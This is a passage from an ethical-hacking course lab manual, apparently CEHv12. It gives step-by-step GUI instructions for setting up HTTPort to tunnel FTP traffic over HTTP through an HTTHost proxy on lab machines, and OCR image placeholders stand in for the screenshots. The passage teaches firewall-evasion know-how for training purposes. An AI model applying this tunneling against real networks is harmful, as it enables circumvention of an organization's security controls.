


In the above-mentioned command, **10.10.1.11** refers to the IP address of **Windows 11**, where the ftp site is located. Make sure that you issue the IP address of Windows 11 in your lab environment.


40. ☐ Now, we will perform **tunneling** using **HTTPort** to establish a connection with the FTP site located on **Windows 11**.
41. ☐ Navigate to **Z:\CEHv12 Module 12 Evading IDS, Firewalls, and Honeypots\HTTP Tunneling Tools\HTTPort** and double-click **httport3snfm.exe**.




42. ☐ If a **User Account Control** pop-up appears, click **Yes**.
43. ☐ Follow the installation steps to install HTTPort.



44. ☐ Launch HTTPort (**Httport3SNFM**) from the **Start** menu.




45. ☐ An **Introduction to HTTPort** wizard appears; click **Next** five times, until you come to the last wizard pane, and then click **Close**.




46. ☐ The **HTTPort** main window (**HTTPort 3.SNFM**) appears, as shown in the screenshot.
47. ☐ On the **Proxy** tab, enter the **Host name** or **IP address** (**10.10.1.22**) of the machine where HTTHost is running (**Windows Server 2022**).

The IP address of **Windows Server 2022** may vary when you perform the task.


48. ☐ Enter the **Port** number **90**.
49. ☐ In the **Misc. options** section, select **Remote host** from the **Bypass mode** drop-down list.
